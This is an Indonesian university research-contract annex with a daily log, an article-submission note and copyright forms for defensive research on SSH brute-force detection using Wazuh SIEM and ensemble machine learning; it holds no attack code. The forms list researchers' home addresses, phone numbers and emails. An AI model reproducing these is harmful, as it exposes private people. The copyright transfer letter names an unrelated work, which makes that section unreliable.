1. PIHAK KEDUA bertanggungjawab atas keaslian judul penelitian sebagaimana disebutkan dalam Pasal 1 Surat Perjanjian Kontrak Penelitian ini (bukan duplikat/jiplakan/plagiat) dari penelitian orang lain.
2. PIHAK KEDUA menjamin bahwa judul penelitian tersebut bebas dari ikatan dengan pihak lain atau tidak sedang didanai oleh pihak lain.

3. PIHAK KEDUA menjamin bahwa judul penelitian tersebut bukan merupakan penelitian yang SEDANG ATAU SUDAH selesai dikerjakan, baik didanai oleh pihak lain maupun oleh sendiri.
4. PIHAK PERTAMA tidak bertanggungjawab terhadap tindakan plagiat yang dilakukan oleh PIHAK KEDUA.
5. Apabila dikemudian hari diketahui ketidakbenaran pernyataan ini, maka kontrak penelitian DINYATAKAN BATAL, dan PIHAK KEDUA wajib mengembalikan dana yang telah diterima kepada Yayasan Pendidikan Budi Luhur Cakti sebagai pemberi dana.

Pasal 6
Monitoring Penelitian

1. PIHAK PERTAMA berhak untuk:
   a. Melakukan pengawasan administrasi, monitoring, dan evaluasi terhadap pelaksanaan penelitian.
   b. Memberikan sanksi jika dalam pelaksanaan penelitian terjadi pelanggaran terhadap isi perjanjian oleh peneliti.
   c. Bentuk sanksi disesuaikan dengan tingkat pelanggaran yang dilakukan.
2. Pemantauan kemajuan penelitian dikoordinasikan oleh PIHAK PERTAMA.
3. Pelaksanaan kemajuan penelitian dilaksanakan pada tanggal 13 Juni 2026.
4. Format Laporan Kemajuan dan teknis pelaksanaannya diatur oleh PIHAK PERTAMA.

Pasal 7
Laporan Akhir Penelitian

PIHAK KEDUA wajib menyerahkan laporan akhir dalam bentuk softcopy, paling lambat tanggal 31 Juli 2026.

Pasal 8
Sanksi

Segala kelalaian baik disengaja maupun tidak, sehingga menyebabkan keterlambatan menyerahkan laporan hasil penelitian dengan batas waktu yang telah ditentukan akan mendapatkan sanksi sebagai berikut:

1. Tidak diperbolehkan mengajukan usulan penelitian pada semester berikutnya bagi ketua dan anggota peneliti.
2. PIHAK KEDUA diberikan kesempatan perpanjangan waktu penelitian selama 2 (dua) minggu sampai dengan tanggal 14 Agustus 2026.
3. Jika setelah masa perpanjangan tersebut PIHAK KEDUA tidak dapat menyelesaikan penelitiannya, PIHAK KEDUA diwajibkan mengembalikan dana yang sudah diterima kepada Yayasan Pendidikan Budi Luhur Cakti dengan cara mengembalikan tunai kepada PIHAK PERTAMA.

Pasal 9
Penutup

Perjanjian ini berlaku sejak ditandatangani dan disetujui oleh PIHAK PERTAMA dan PIHAK KEDUA.

Jakarta, 28 April 2026

PIHAK PERTAMA	PIHAK KEDUA
Prof. Dr. Ir. Prudensius Maring, M.A.	Hillman Akhyar Damanik, S.Kom., M.Kom.
NIP. 190043	NIP. 190016

Lampiran 3. Catatan Harian

No	Tanggal	Kegiatan
1.	26/Februari/2026	Catatan : Penyusunan draft proposal penelitian, penetapan tujuan penelitian, identifikasi permasalahan, serta studi literatur mengenai deteksi SSH Brute Force, Wazuh SIEM, dan Ensemble Machine Learning.
2.	29/Maret/2026	Catatan : Penyusunan rumusan masalah, kajian pustaka, identifikasi research gap, penentuan pendekatan hybrid Wazuh SIEM–Ensemble Machine Learning, serta perancangan 10 fitur perilaku dan klasifikasi tiga kategori (Normal, Suspicious, Attack).
3.	19/April/2026	Catatan : Perancangan arsitektur sistem dan topologi jaringan penelitian, konfigurasi Proxmox VE, pembangunan empat virtual server (Wazuh Server, Flask Server, Ubuntu Target, dan Kali Linux Attacker), serta pengembangan dashboard dan REST API.
4.	29/April/2026	Catatan: Implementasi Wazuh Manager dan Wazuh Agent, konfigurasi komunikasi antar server, pengembangan dashboard monitoring, serta integrasi API untuk pengambilan data log keamanan secara real-time.
5.	30/April/2026	Catatan: Pelaksanaan simulasi serangan SSH Brute Force menggunakan Kali Linux dengan lima tingkat keparahan (Baseline, Low, Medium, High, Critical), pengumpulan log keamanan, dan pembentukan dataset penelitian.
6.	09/Mei/2026	Catatan: Pengolahan dataset melalui agregasi temporal, ekstraksi 10 fitur perilaku, pembersihan data (data cleaning), serta

		pelabelan dataset menjadi kelas Normal, Suspicious, dan Attack.
7.	19/Mei/2026	Catatan: Pelatihan model Random Forest, XGBoost, dan Gradient Boosting, pembangunan Ensemble Voting Classifier, serta pembagian dataset training dan testing menggunakan metode stratified split.
8.	21/Mei/2026	Catatan: Evaluasi model menggunakan 5-Fold Cross Validation, Confusion Matrix, Accuracy, Precision, Recall, F1-Score, serta analisis Feature Importance.
9.	10/Juni/2026	Catatan: Submit Laporan Kemajuan Penelitian
10.	19/Juni/2026	Catatan: Deployment model Ensemble Machine Learning ke dashboard berbasis Flask, implementasi prediksi Single Prediction dan Batch Prediction, serta pengujian integrasi dengan Wazuh SIEM. Validasi hasil penelitian, dokumentasi dataset dan hasil eksperimen, penyempurnaan dashboard monitoring, serta penyusunan dokumentasi teknis sistem.
11.	19/Juli/2026	Catatan: Penyusunan laporan akhir, artikel jurnal dan pendaftaran KI


Lampiran 4. Artikel Ilmiah (Submitted)

Jurnal Ilmu Komputer dan Informasi is Accredited by the Ministry for Research, Technology and Higher Education (RISTEKDIKTI)(No:60/E/KPT/2016).

No. Artikel 2143

Judul: Enhancing SSH Brute-Force Attack Detection Using a Hybrid Wazuh SIEM and Ensemble Machine Learning Approach Based on Behavioral Feature Aggregation

Submit di Jurnal: Jurnal Ilmu Komputer dan Informasi Universitas Indonesia



Lampiran 5. HKI

Lampiran I

Peraturan Menteri Kehakiman R.I.

Nomor : M.01-HC.03.01 Tahun 1987

Kepada Yth. :

Direktur Jenderal HKI

melalui Direktur Hak Cipta,

Desain Industri, Desain Tata Letak,

Sirkuit Terpadu dan Rahasia Dagang

di

Jakarta

PERMOHONAN PENDAFTARAN CIPTAAN

I. Pencipta:

1. Nama	: Hillman Akhyar Damanik
2. Kewarganegaraan	: Indonesia
3. Alamat	: Flamboyan Unit No.57 Jl. Mesjid Nurul Iman Cipadu - Tangerang 15155
4. Telepon	:
5. No. HP & E-mail	: 082299099294 & hillman.akhyardamanik@budiluhur.ac.id

Pencipta:

1. Nama	: Merry Anggraeni
2. Kewarganegaraan	: Indonesia
3. Alamat	: Jl. Swadarma Utara 4 No.62 Ulujami-Pesanggrahan
4. Telepon	:
5. No. HP & E-mail	: 081316177827 & merry.anggraeni@budiluhur.ac.id

II. Pemegang Hak Cipta:

1 Nama	: DRPM Universitas Budi Luhur
2. Kewarganegaraan	: Indonesia
3. Alamat	: Jl. Raya Ciledug, Petukangan Utara, Pesanggrahan Jakarta, 12260
4. Telepon	: 021 - 5853753
5. No. HP & E-mail	: hki@budiluhur.ac.id

IV. Jenis dari judul ciptaan yang dimohonkan: Peningkatan Deteksi Serangan SSH Brute Force Menggunakan Hybrid Wazuh SIEM dan Ensemble Machine Learning Berbasis Agregasi Fitur Perilaku

V. Tanggal dan tempat diumumkan untuk pertama kali di wilayah Indonesia atau di luar wilayah Indonesia:

VI. Uraian ciptaan:
Serangan *SSH brute-force* masih menjadi ancaman yang terus berlangsung dan semakin meningkat terhadap infrastruktur server dan jaringan. Sistem deteksi intrusi konvensional berbasis aturan, seperti Wazuh SIEM, menghasilkan peringatan untuk setiap kejadian secara terpisah sehingga setiap percobaan login diperlakukan sebagai insiden yang berdiri sendiri. Pendekatan ini menyebabkan tingginya *false positive* dan tidak mampu menggambarkan perilaku serangan secara menyeluruh, terutama pada serangan yang berlangsung dalam beberapa tahap atau berasal dari banyak sumber. Penelitian ini mengusulkan kerangka deteksi hibrid yang mengintegrasikan Wazuh SIEM dengan model *ensemble machine learning* yang menggabungkan Random Forest, XGBoost, dan Gradient Boosting menggunakan *Voting Classifier*, serta menerapkan agregasi fitur perilaku berbasis waktu untuk mengatasi keterbatasan deteksi pada tingkat kejadian. Pengujian dilakukan menggunakan *testbed* virtual berbasis Proxmox yang terdiri atas empat node, yaitu server Wazuh, server *machine learning* berbasis Flask, server target Ubuntu, dan mesin penyerang Kali Linux. Lingkungan tersebut digunakan untuk mensimulasikan lima tingkat keparahan serangan, yaitu *baseline*, rendah, sedang, tinggi, dan kritis selama lima hari berturut-turut, sehingga menghasilkan dataset autentik tanpa bergantung pada data publik maupun data sintetis. Sebanyak 3.006 kejadian peringatan (*raw alert events*) diagregasikan ke dalam jendela waktu satu menit dan menghasilkan 259 sampel yang valid setelah proses pembersihan data. Sepuluh fitur perilaku utama yang mencakup kecepatan login, rasio kegagalan login, keragaman *username*, dan keragaman alamat IP sumber diekstraksi, kemudian dikembangkan menjadi tujuh belas fitur dengan menambahkan atribut temporal dan tingkat keparahan aturan Wazuh. Seluruh data selanjutnya diberi label ke dalam tiga kategori, yaitu *normal*, *suspicious*, dan *attack*. Hasil validasi silang lima lipatan menunjukkan rata-rata akurasi sebesar 99,61% pada Random Forest serta 99,22% pada XGBoost dan Gradient Boosting ketika menggunakan sepuluh fitur, kemudian meningkat menjadi 100% setelah menggunakan tujuh belas fitur. Pada pengujian menggunakan *holdout test set*, model *ensemble Voting Classifier* mencapai akurasi, presisi, *recall*, dan *F1-score* sebesar 100% pada seluruh kelas. Analisis tingkat kepentingan fitur menunjukkan bahwa *fail_success_ratio*, *velocity*, dan *failed_attempts* merupakan tiga fitur yang paling berpengaruh dengan kontribusi gabungan sebesar 45,74% terhadap proses pengambilan keputusan model. Sistem kemudian diimplementasikan melalui *dashboard* interaktif yang terintegrasi dengan Wazuh untuk mendukung prediksi secara *real-time* baik untuk data tunggal maupun dalam jumlah besar (*batch prediction*). Hasil penelitian menunjukkan bahwa kombinasi SIEM berbasis aturan dengan metode *ensemble learning* yang mempertimbangkan perilaku serangan mampu memberikan deteksi

SSH brute-force yang lebih akurat dan lebih siap diterapkan pada lingkungan nyata dibandingkan pendekatan konvensional yang hanya mengandalkan deteksi berbasis kejadian.

Jakarta, 09 Agustus 2026

Hillman Akhyar Damanik

Merry Anggraeni

SURAT PENGALIHAN HAK CIPTA

Yang bertanda tangan dibawah ini:

1. Nama	: Hillman Akhyar Damanik
2. Kewarganegaraan	: Indonesia
3. Alamat	: Flamboyan Unit No.57 Jl. Mesjid Nurul Iman Cipadu - Tangerang 15155
4. Telepon	:
5. No. HP & E-mail	: 082299099294 & hilladamanik@gmail.com

1. Nama	: Merry Anggraeni
2. Kewarganegaraan	: Indonesia
3. Alamat	: Jl. Swadarma Utara 4 No.62 Ulujami-Pesanggrahan
4. Telepon	:
5. No. HP & E-mail	: 081316177827 & merry.anggraeni@budiluhur.ac.id

Adalah Pihak I selaku pencipta, dengan ini menyerahkan karya ciptaan saya kepada:

Nama	: DRPM Universitas Budi Luhur
Alamat	: Jl. Raya Ciledug, Petukangan Utara, Pesanggrahan, Jakarta 1220

Adalah Pihak II selaku Pemegang Hak Cipta berupa Peningkatan Kompetensi Siswa TKJ Melalui Pelatihan Jaringan Komputer dan Implementasi Kurikulum Uji Kompetensi dan Keahlian untuk Meningkatkan Kemampuan pada Aspek Soft Skill di SMK Letris 1 Indonesia untuk didaftarkan di Direktorat Hak Cipta, Desain Industri, Desain Tata Letak dan Sirkuit Terpadu dan Rahasia Dagang, Direktorat Jenderal Hak Kekayaan Intelektual, Kementerian Hukum dan Hak Azasi Manusia R.I.
Demikianlah surat pengalihan hak ini kami buat, agar dapat dipergunakan sebagaimana mestinya.

Jakarta, 09 Agustus 2026

Pemegang Hak Cipta	Pencipta
(Dr. Ir. Prudensius Maring, M.A)	Merry Anggraeni

SURAT PERNYATAAN

Yang bertanda tangan dibawah ini:

1. Nama : Hillman Akhyar Damanik
2. Kewarganegaraan : Indonesia
3. Alamat : Flamboyan Unit No.57 Jl. Mesjid Nurul Iman Cipadu - Tangerang 15155
4. Telepon :
5. No. HP & E-mail : 082299099294 & hilladamanik@gmail.com

1. Nama : Merry Anggraeni
2. Kewarganegaraan : Indonesia
3. Alamat : Jl. Swadarma Utara 4 No.62 Ulujami-Pesanggrahan
4. Telepon :
5. No. HP & E-mail : 081316177827 & merry.anggraeni@budiluhur.ac.id

Dengan ini menyatakan bahwa:

1. Karya Cipta yang saya mohonkan:

Berupa : Penelitian

Berjudul : Peningkatan Deteksi Serangan SSH Brute Force Menggunakan Hybrid Wazuh SIEM dan Ensemble Machine Learning Berbasis Agregasi Fitur Perilaku

Tidak meniru dan tidak sama secara esensial dengan Karya Cipta milik pihak lain atau obyek kekayaan intelektual lainnya sebagaimana dimaksud dalam Pasal 68 ayat (2);

- Bukan merupakan Ekspresi Budaya Tradisional sebagaimana dimaksud dalam Pasal 38;
- Bukan merupakan Ciptaan yang tidak diketahui penciptanya sebagaimana dimaksud dalam Pasal 39;

- Bukan merupakan hasil karya yang tidak dilindungi Hak Cipta sebagaimana dimaksud dalam Pasal 41 dan 42;
- Bukan merupakan Ciptaan seni lukis yang berupa logo atau tanda pembeda yang digunakan sebagai merek dalam perdagangan barang/jasa atau digunakan sebagai lambang organisasi, badan usaha, atau badan hukum sebagaimana dimaksud dalam Pasal 65 dan;
- Bukan merupakan Ciptaan yang melanggar norma agama, norma susila, ketertiban umum, pertahanan dan keamanan negara atau melanggar peraturan perundang-undangan sebagaimana dimaksud dalam Pasal 74 ayat (1) huruf d Undang-Undang Nomor 28 Tahun 2014 tentang Hak Cipta.

2. Sebagai pemohon mempunyai kewajiban untuk menyimpan asli contoh ciptaan yang dimohonkan dan harus memberikan apabila dibutuhkan untuk kepentingan penyelesaian sengketa perdata maupun pidana sesuai dengan ketentuan perundang-undangan.

3. Karya Cipta yang saya mohonkan pada Angka 1 tersebut di atas tidak pernah dan tidak sedang dalam sengketa pidana dan/atau perdata di Pengadilan.
4. Dalam hal ketentuan sebagaimana dimaksud dalam Angka 1 dan Angka 3 tersebut di atas saya / kami langgar, maka saya / kami bersedia secara sukarela bahwa:
    a. Permohonan karya cipta yang saya ajukan dianggap ditarik kembali; Karya Cipta yang telah terdaftar dalam Daftar Umum Ciptaan Direktorat Hak Cipta, Direktorat Jenderal Hak Kekayaan Intelektual, Kementerian Hukum Dan Hak Asasi Manusia R.I dihapuskan sesuai dengan ketentuan perundang-undangan yang berlaku.
    b. Dalam hal kepemilikan Hak Cipta yang dimohonkan secara elektronik sedang dalam berperkara dan/atau sedang dalam gugatan di Pengadilan maka status kepemilikan surat pencatatan elektronik tersebut ditangguhkan menunggu putusan Pengadilan yang berkekuatan hukum tetap.

Demikian Surat pernyataan ini saya / kami buat dengan sebenarnya dan untuk dipergunakan sebagimana mestinya.

Jakarta, 09 Agustus 2026

Yang menyatakan,

Hillman Akhyar Damanik

Merry Anggraeni